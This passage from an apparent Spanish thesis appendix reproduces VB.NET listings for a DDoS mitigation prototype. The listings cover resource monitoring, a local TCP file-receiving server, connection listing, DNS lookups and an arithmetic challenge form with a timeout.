        txtcpu.Text = perfCPUvalInt & "%"
    End Sub
    Private Sub txtcpu_TextChanged(ByVal sender As System.Object, ByVal e As System.EventArgs)
Handles txtcpu.TextChanged
    End Sub
    Private Sub libre_ram_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
libre_ram.Click
        'Va mostrar la informacion de la memoria disponible
        Dim porram = ((8092 - perfRAMval.NextValue) / 8092) * 100
        'Convierte decimal a entero
        Dim perfRAMvalInt As Integer = Convert.ToInt32(porram)
        txtram.Text = perfRAMvalInt & "%"
    End Sub
    Private Sub txtram_TextChanged(ByVal sender As System.Object, ByVal e As System.EventArgs)
Handles txtram.TextChanged
    End Sub
    Private Sub LIMPIAR_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
LIMPIAR.Click
        txtcpu.Text = ""
        txtram.Text = ""
    End Sub
    Private Sub Button1_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
Button1.Click
    End Sub
End Class
```

Figura 53. Códigos del formulario form1 para ejecutar las 3 Técnicas de Mitigación de Ataque DDOS - Parte II

Fuente: Elaboración propia.

```
Imports System.Text
Imports System.IO
Imports System
Imports System.Threading
Imports System.Net.Sockets
Imports System.Net.NetworkInformation
Imports System.Net
Public Class Form3
    Inherits System.Windows.Forms.Form '2
    Dim ARCHIVO As String = String.Empty 'NOMBRE DEL ARCHIVO
    Dim NOMBRE As String = String.Empty
    Dim TAMAÑO As String = String.Empty
    Dim ACUMULADO As Byte() = Nothing 'ARRAY DE BYTES PARA ACUMULAR TODOS LOS
PAQUETES RECIBIDOS
    Dim POSICION As Integer = 0 'PARA INDICAR LA POSICION, EN EL ARRAY ACUMULADO, EN LA
QUE SE COPIARAN LOS PAQUETES DE DATOS QUE SE RECIBAN DE UN MISMO ARCHIVVO
    Dim CONTADOR As Integer = 0
    Dim WithEvents WinSockServer As New WinSockServer()
    Dim SERVIDOR As TcpListener
    Dim CLIENTES As New Hashtable
    Dim THREADSERVIDOR As Thread
    Dim CLIENTEIP As IPEndPoint
    Private Structure NUEVOCLIENTE
        Public SOCKETCLIENTE As Socket
        Public THREADCLIENTE As Thread
        Public MENSAJE As String
    End Structure
        Private Sub ButtonCONECTAR_Click(ByVal sender As System.Object, ByVal e As
System.EventArgs) Handles ButtonCONECTAR.Click
        Try
            AxWinsock1.LocalPort = 8000
            AxWinsock1.Listen()
            LabelMENSAJE.Text = "DETECTANDO..."
            ButtonCONECTAR.Visible = False
            SERVIDOR = New TcpListener(IPAddress.Parse("127.0.0.1"), 8000)
            SERVIDOR.Start()
        Catch ex As Exception
            MsgBox(ex.Message)
        End Try
    End Sub
    Private Sub AXWinsock1_ConnectionRequest(ByVal sender As Object, ByVal e As
AxMSWinsockLib.DMSWinsockControlEvents_ConnectionRequestEvent) Handles
AxWinsock1.ConnectionRequest
        AxWinsock1.Close()
        AxWinsock1.Accept(e.requestID)
    End Sub
    Private Sub AxWinsock1_DataArrival(ByVal sender As Object, ByVal e As
AxMSWinsockLib.DMSWinsockControlEvents_DataArrivalEvent) Handles AxWinsock1.DataArrival
        Dim RECIBIDO As Byte() = Nothing 'CADA NUEVO PAQUETE QUE SE RECIBE
        AxWinsock1.GetData(RECIBIDO) 'RECIBE
        If ARCHIVO = String.Empty Then
            ARCHIVO = Encoding.UTF7.GetString(RECIBIDO)
            'LabelMENSAJES.Text = ARCHIVO
            'NOMBRE = LabelMENSAJES.Text.Substring(0, LabelMENSAJES.Text.IndexOf("|"))
            'TAMAÑO = LabelMENSAJES.Text.Remove(0, LabelMENSAJES.Text.IndexOf("|") + 1)
        ElseIf CONTADOR < CInt(TAMAÑO) Then
            ReDim Preserve ACUMULADO(POSICION - 1 + RECIBIDO.Length) 'REDIMENSIONA EL
ARRAY EN FUNCION DE LA ULTIMA POSICION OCUPADA + EL TAMAÑO DEL NUEVO PAQUETE
```

Figura 54. Códigos del formulario form3 para ejecutar las 3 Técnicas de Mitigación de Ataque DDOS - Parte I

Fuente: Elaboración propia.

```
            Array.Copy(RECIBIDO, 0, ACUMULADO, POSICION, RECIBIDO.Length) 'COPIA EL
NUEVO PAQUETE EN EL ARRAY ACUMULADO
        POSICION += RECIBIDO.Length ' ACTUALIZA LA POSICION PARA COPIAR UN NUEVO
PAQUETE
        CONTADOR += RECIBIDO.Length
        LabelMENSAJE.Text = CONTADOR & "  BYTES RECIBIDOS"
        If ACUMULADO.Length = CInt(TAMAÑO) Then
            SaveFileDialog1.FileName = NOMBRE
            If SaveFileDialog1.ShowDialog = Windows.Forms.DialogResult.OK Then
                File.WriteAllBytes(SaveFileDialog1.FileName, ACUMULADO)
                POSICION = 0 ' PONEMOS A CERO LA POSICION PARA RECIBIR UN NUEVO ARCHIVO
                Array.Clear(ACUMULADO, 0, ACUMULADO.Length) 'LIMPIAMOS EL ARRAY
ACUMULADO PARA RECIBIR UN NUEVO ARCHIVO
                ARCHIVO = String.Empty ' PONEMOS A CERO EL NOMBRE DEL ARCHIVO PARA
RECIBIR UN NUEVO ARCHIVO
                CONTADOR = 0 ' PONEMOS A CERO EL CONTADOR PARA RECIBIR UN NUEVO
ARCHIVO
            End If
        End If
    End If
  End Sub
  Private Sub Form1_Load(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
MyBase.Load
    With WinSockServer
      'Establezco el puerto donde escuchar
      .PuertoDeEscucha = 8000
      'Comienzo la escucha
      '.Escuchar()
    End With
  End Sub
  Private Sub WinSockServer_NuevaConexion(ByVal IDTerminal As System.Net.IPEndPoint) Handles
WinSockServer.NuevaConexion
    'Muestro quien se conecto
    MsgBox("Se ha conectado un nuevo cliente desde la IP= " & IDTerminal.Address.ToString &
",Puerto = " & IDTerminal.Port)
    MsgBox(" se ha conectado ")
  End Sub
  Private Sub WinSockServer_ConexionTerminada(ByVal IDTerminal As System.Net.IPEndPoint)
Handles WinSockServer.ConexionTerminada
    'Muestro con quien se termino la conexion
    MsgBox("Se ha desconectado el cliente desde la IP= " & IDTerminal.Address.ToString & ",Puerto =
" & IDTerminal.Port)
    MsgBox("Se ha desconectado")
  End Sub
  Private Sub ButtonCONEXIONES_Click(ByVal sender As Object, ByVal e As EventArgs) Handles
ButtonCONEXIONES.Click
    TextBox1.Text = ""
    Dim ipGlobal As IPGlobalProperties = IPGlobalProperties.GetIPGlobalProperties()
    TextBox1.AppendText("EQUIPO: " & My.Computer.Name & vbCrLf & vbCrLf)
    TextBox1.AppendText("CONEXIONES:" & vbCrLf & vbCrLf)
    TextBox1.AppendText("PROTOCOLO" & vbTab & "ESTADO".PadLeft(30) & vbTab &
"LOCAL".PadLeft(50) & vbTab & "REMOTO".PadLeft(40) & vbCrLf)
    Dim tcpInfoList As TcpConnectionInformation() = ipGlobal.GetActiveTcpConnections()
    Dim tcpInfo As TcpConnectionInformation
    For Each tcpInfo In tcpInfoList
      TextBox1.AppendText("TCP" & vbTab & tcpInfo.State.ToString.PadLeft(50) & vbTab &
tcpInfo.LocalEndPoint.ToString.PadLeft(50) & tcpInfo.RemoteEndPoint.ToString.PadLeft(50) & vbCrLf)
    Next tcpInfo
```

Figura 55. Códigos del formulario form3 para ejecutar las 3 Técnicas de Mitigación de Ataque DDOS - Parte III

Fuente: Elaboración propia.

```
        TextBox1.AppendText(vbCrLf & "LECTURA TERMINADA")
    End Sub
    Private Sub ButtonIPNOMBRE_Click(ByVal sender As Object, ByVal e As EventArgs) Handles
ButtonIPNOMBRE.Click
        Try
            Dim MIIP As IPAddress = IPAddress.Parse(TextBox2.Text)
            TextBox2.Text = Dns.GetHostEntry(MIIP).HostName
        Catch ex As Exception
            MsgBox(ex.Message)
        End Try
    End Sub
    Private Sub ButtonNOMBREIP_Click(ByVal sender As Object, ByVal e As EventArgs) Handles
ButtonNOMBREIP.Click
        TextBox3.Text = ""
        Try
            For I = 0 To Dns.GetHostEntry(TextBox2.Text).AddressList().Count - 1
                TextBox3.Text += Dns.GetHostEntry(TextBox2.Text).AddressList(I).ToString & vbCrLf
            Next
        Catch ex As Exception
            MsgBox(ex.Message)
        End Try
    End Sub
    Private Sub DESCONECTAR_Click(ByVal sender As System.Object, ByVal e As System.EventArgs)
Handles DESCONECTAR.Click
        CERRARTODO()
        ButtonCONEXIONES.Enabled = False
        ButtonIPNOMBRE.Enabled = False
        ButtonNOMBREIP.Enabled = False
        TextBox1.Clear()
        TextBox2.Clear()
        TextBox3.Clear()
        ButtonCONECTAR.Enabled = False
        LabelMENSAJE.Text = ""
    End Sub
    Public Sub ESCUCHAR()
        Dim CLIENTE As New NUEVOCLIENTE
        While True
            Try
                CLIENTE.SOCKETCLIENTE = SERVIDOR.AcceptSocket
                CLIENTEIP = CLIENTE.SOCKETCLIENTE.RemoteEndPoint
                CLIENTES.Add(CLIENTEIP, CLIENTE)
                CLIENTE.THREADCLIENTE.Start()
            Catch ex As Exception
            End Try
        End While
    End Sub
    Public Sub CERRARTHREAD(ByVal IP As IPEndPoint)
        Dim CLIENTE As NUEVOCLIENTE = CLIENTES(IP)
        Try
            CLIENTE.THREADCLIENTE.Abort()
        Catch ex As Exception
            CLIENTES.Remove(IP)
        End Try
    End Sub
    Private Sub CONEXIONTERMINADA(ByVal IDTerminal As IPEndPoint)
        Try
            ENVIARTODOS("Desconexion:  " & IDTerminal.Address.ToString & ":" & IDTerminal.Port)
        Catch ex As Exception
        End Try
    End Sub
```

Figura 56. Códigos del formulario form3 para ejecutar las 3 Técnicas de Mitigación de Ataque DDOS - Parte IV

Fuente: Elaboración propia.

```
        Public Function OBTENERDATOS(ByVal IDCliente As IPEndPoint) As String
        Dim CLIENTE As NUEVOCLIENTE
        CLIENTE = CLIENTES(IDCliente)
        Return CLIENTE.MENSAJE
    End Function
    Public Sub CERRARUNO(ByVal IDCliente As IPEndPoint)
        Dim CLIENTE As NUEVOCLIENTE
        CLIENTE = CLIENTES(IDCliente)
        CLIENTE.SOCKETCLIENTE.Close()
        CLIENTE.THREADCLIENTE.Abort()
    End Sub
    Public Sub CERRARTODO()
        Dim CLIENTE As NUEVOCLIENTE
        For Each CLIENTE In CLIENTES.Values
            CLIENTE.SOCKETCLIENTE.Close()
            CLIENTE.THREADCLIENTE.Abort()
        Next
    End Sub
    Public Sub ENVIARUNO(ByVal IDCliente As IPEndPoint, ByVal Datos As String) ' A UN CLIENTE
        Dim Cliente As NUEVOCLIENTE
        Cliente = CLIENTES(IDCliente)
        Cliente.SOCKETCLIENTE.Send(Encoding.UTF7.GetBytes(Datos))
    End Sub
    Public Sub ENVIARTODOS(ByVal Datos As String) 'A TODOS LOS CLIENTES
        Dim CLIENTE As NUEVOCLIENTE
        For Each CLIENTE In CLIENTES.Values
            CLIENTE.SOCKETCLIENTE.Send(Encoding.UTF7.GetBytes(Datos))
        Next
    End Sub
    Private Sub Form1_FormClosing(ByVal sender As Object, ByVal e As
System.Windows.Forms.FormClosingEventArgs) Handles Me.FormClosing
        Try
            ENVIARTODOS("SERVIDOR DESCONECTADO")
            CERRARTODO()
            SERVIDOR.Stop()
        Catch ex As Exception
        End Try
        Try
            THREADSERVIDOR.Abort()
        Catch ex As Exception
        End Try
    End Sub
    Private Sub Button1_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
Button1.Click
        System.Threading.Thread.Sleep(1000)
        Dim f1 As New Pararataque
        f1.Show()
        Me.Hide()
    End Sub
End Class
Public Class WinSockServer
#Region "ESTRUCTURAS"
    Private Structure InfoDeUnCliente
        'Esta estructura permite guardar la información sobre un cliente
        Public Socket As Socket 'Socket utilizado para mantener la conexion con el cliente
        Public Thread As Thread 'Thread utilizado para escuchar al cliente
        Public UltimosDatosRecibidos As String 'Ultimos datos enviados por el cliente
    End Structure
#End Region
```

Figura 57. Códigos del formulario form3 para ejecutar las 3 Técnicas de Mitigación de Ataque DDOS - Parte V

Fuente: Elaboración propia.

```
#Region "VARIABLES"
    Private tcpLsn As TcpListener
    Private Clientes As New Hashtable() 'Aqui se guarda la informacion de todos los clientes conectados
    Private tcpThd As Thread
    Private IDClienteActual As Net.IPEndPoint 'Ultimo cliente conectado
    Private m_PuertoDeEscucha As String
#End Region
#Region "EVENTOS"
    Public Event NuevaConexion(ByVal IDTerminal As Net.IPEndPoint)
    Public Event DatosRecibidos(ByVal IDTerminal As Net.IPEndPoint)
    Public Event ConexionTerminada(ByVal IDTerminal As Net.IPEndPoint)
#End Region
#Region "PROPIEDADES"
    Property PuertoDeEscucha() As String
        Get
            PuertoDeEscucha = m_PuertoDeEscucha
        End Get
        Set(ByVal Value As String)
            m_PuertoDeEscucha = Value
        End Set
    End Property
#End Region
#Region "METODOS"
    Public Sub Escuchar()
        tcpLsn = New TcpListener(PuertoDeEscucha)
        'Inicio la escucha
        tcpLsn.Start()
        ' escuchando la llegada de un cliente
        tcpThd = New Thread(AddressOf EsperarCliente)
        tcpThd.Start()
    End Sub
    Public Function ObtenerDatos(ByVal IDCliente As Net.IPEndPoint) As String
        Dim InfoClienteSolicitado As InfoDeUnCliente
        'Obtengo la informacion del cliente solicitado
        InfoClienteSolicitado = Clientes(IDCliente)
        ObtenerDatos = InfoClienteSolicitado.UltimosDatosRecibidos
    End Function
    Public Sub Cerrar(ByVal IDCliente As Net.IPEndPoint)
        Dim InfoClienteActual As InfoDeUnCliente
        'Obtengo la informacion del cliente solicitado
        InfoClienteActual = Clientes(IDCliente)
        'Cierro la conexion con el cliente
        InfoClienteActual.Socket.Close()
    End Sub
    Public Sub Cerrar()
        Dim InfoClienteActual As InfoDeUnCliente
        'Recorro todos los clientes y voy cerrando las conexiones
        For Each InfoClienteActual In Clientes.Values
            Call Cerrar(InfoClienteActual.Socket.RemoteEndPoint)
        Next
    End Sub
    Public Sub EnviarDatos(ByVal IDCliente As Net.IPEndPoint, ByVal Datos As String)
        Dim Cliente As InfoDeUnCliente
        'Obtengo la informacion del cliente al que se le quiere enviar el mensaje
        Cliente = Clientes(IDCliente)
        'Le envio el mensaje
        Cliente.Socket.Send(Encoding.ASCII.GetBytes(Datos))
    End Sub
```

Figura 58. Códigos del formulario form3 para ejecutar las 3 Técnicas de Mitigación de Ataque DDOS - Parte VI

Fuente: Elaboración propia.

```
#Region "FUNCIONES PRIVADAS"
    Private Sub EsperarCliente()
        Dim InfoClienteActual As InfoDeUnCliente
        With InfoClienteActual
            While True
                'Cuando se recibe la conexion, guardo la informacion del cliente
                'Guardo el Socket que utilizo para mantener la conexion con el cliente
                .Socket = tcpLsn.AcceptSocket() 'Se queda esperando la conexion de un cliente
                'Guardo el el RemoteEndPoint, que utilizo para identificar al cliente
                IDClienteActual = .Socket.RemoteEndPoint
                'Creo un Thread para que se encargue de escuchar los mensaje del cliente
                .Thread = New Thread(AddressOf LeerSocket)
                'Agrego la informacion del cliente al HashArray Clientes, donde esta la
                'informacion de todos estos
                SyncLock Me
                    Clientes.Add(IDClienteActual, InfoClienteActual)
                End SyncLock
                'Genero el evento Nueva conexion
                RaiseEvent NuevaConexion(IDClienteActual)
                'Inicio el thread encargado de escuchar el cliente
                .Thread.Start()
            End While
        End With
    End Sub
    Private Sub LeerSocket()
        Dim IDReal As Net.IPEndPoint 'ID del cliente que se va a escuchar
        Dim Recibir() As Byte 'Array utilizado para recibir los datos que llegan
        Dim InfoClienteActual As InfoDeUnCliente 'Informacion del cliente que se va escuchar
        Dim Ret As Integer = 0
        IDReal = IDClienteActual
        InfoClienteActual = Clientes(IDReal)
        With InfoClienteActual
            While True
                If .Socket.Connected Then
                    Recibir = New Byte(100) {}
                    Try
                        'Me quedo esperando el cliente
                        Ret = .Socket.Receive(Recibir, Recibir.Length, SocketFlags.None)
                        If Ret > 0 Then
                            'Guardo el mensaje recibido
                            .UltimosDatosRecibidos = Encoding.ASCII.GetString(Recibir)
                            Clientes(IDReal) = InfoClienteActual
                            'Genero el evento de la recepcion del mensaje
                            RaiseEvent DatosRecibidos(IDReal)
                        Else
                            'Genero el evento de la finalizacion de la conexion
                            RaiseEvent ConexionTerminada(IDReal)
                            Exit While
                        End If
                    Catch e As Exception
                        If Not .Socket.Connected Then
                            'Genero el evento de la finalizacion de la conexion
                            RaiseEvent ConexionTerminada(IDReal)
                            Exit While
                        End If
                    End Try
                End If
```

Figura 59. Códigos del formulario form3 para ejecutar las 3 Técnicas de Mitigación de Ataque DDOS - Parte VII

Fuente: Elaboración propia.

```
            End While
            Call CerrarThread(IDReal)
        End With
    End Sub
    Private Sub CerrarThread(ByVal IDCliente As Net.IPEndPoint)
        Dim InfoClienteActual As InfoDeUnCliente
        'Cierro el thread que se encargaba de escuchar al cliente especificado
        InfoClienteActual = Clientes(IDCliente)
        Try
            InfoClienteActual.Thread.Abort()
        Catch e As Exception
            SyncLock Me
                'Elimino el cliente del HashArray que guarda la informacion de los clientes
                Clientes.Remove(IDCliente)
            End SyncLock
        End Try
    End Sub
#End Region
End Class
```

Figura 60. Códigos del formulario form3 para ejecutar las 3 Técnicas de Mitigación de Ataque DDOS - Parte VIII

Fuente: Elaboración propia.

```
Option Explicit On
Option Strict On
Imports System.Net
Imports System.Threading
Imports System.Diagnostics
Public Class Form2
    Dim time As Integer = 60
    'Inicializar la clase Random
    Dim Random As New Random()
    ' generar un random
    Dim numero1 As Integer = Random.Next(1, 20)
    Dim numero2 As Integer = Random.Next(1, 10)
    Dim suma As Double
    Dim numero3 As Integer = Random.Next(1, 10)
    Dim numero4 As Integer = Random.Next(1, 10)
    Dim mult As Double
    Private Sub Form2_Load(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
MyBase.Load
        TextBox1.Text = "   " & numero1
        TextBox2.Text = "   " & numero2
        TextBox4.Text = "   " & numero3
        TextBox5.Text = "   " & numero4
        Label6.Visible = False
        Label7.Visible = False
    End Sub
    Private Sub Button1_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
Button1.Click
```

Figura 61. Códigos del formulario form2 para ejecutar las 3 Técnicas de Mitigación de Ataque DDOS - Parte I

Fuente: Elaboración propia.

```
        Dim RES As Boolean
        Dim f1 As New Pararataque
         suma = Val(TextBox3.Text)
        mult = Val(TextBox6.Text)
        If ((suma = (numero1 + numero2)) And (mult = (numero3 * numero4))) Then
            Label6.Visible = True
            Label7.Visible = False
        Else
            Label7.Visible = True
            'Label7.Text = "ERROR!!     VUELVA A INTENTAR"
            System.Threading.Thread.Sleep(5000) ' 5 segundoS
            TextBox1.Text = "   "
            TextBox2.Text = "   "
            TextBox4.Text = "   "
            TextBox5.Text = "   "
            MsgBox("Tiene 1 Minuto para Responder de Forma Correcta!, si no debera esperar 1 Hora para
Disfrutar del Servicio!!!", MsgBoxStyle.Exclamation, "Mitigating DDoS Attacks")
            'Label8.caption = Timer
            'System.Threading.Thread.Sleep(5000) ' 5 segundoS
            f1.Show()
            Me.Hide()
        End If
    End Sub
    Private Sub Timer1_Tick(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
Timer1.Tick
        If time > 0 Then
            time = time - 1
            Label8.Text = " " & time
        Else
            Timer1.Enabled = False
            Button1.Enabled = False
            Button2.Visible = True
            Button2.Enabled = True
        End If
    End Sub
    Private Sub Button2_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
Button2.Click
        Dim f1 As New Pararataque
        f1.Show()
        Me.Hide()
    End Sub
```

Figura 62. Códigos del formulario form2 para ejecutar las 3 Técnicas de Mitigación de Ataque DDOS - Parte II

Fuente: Elaboración propia.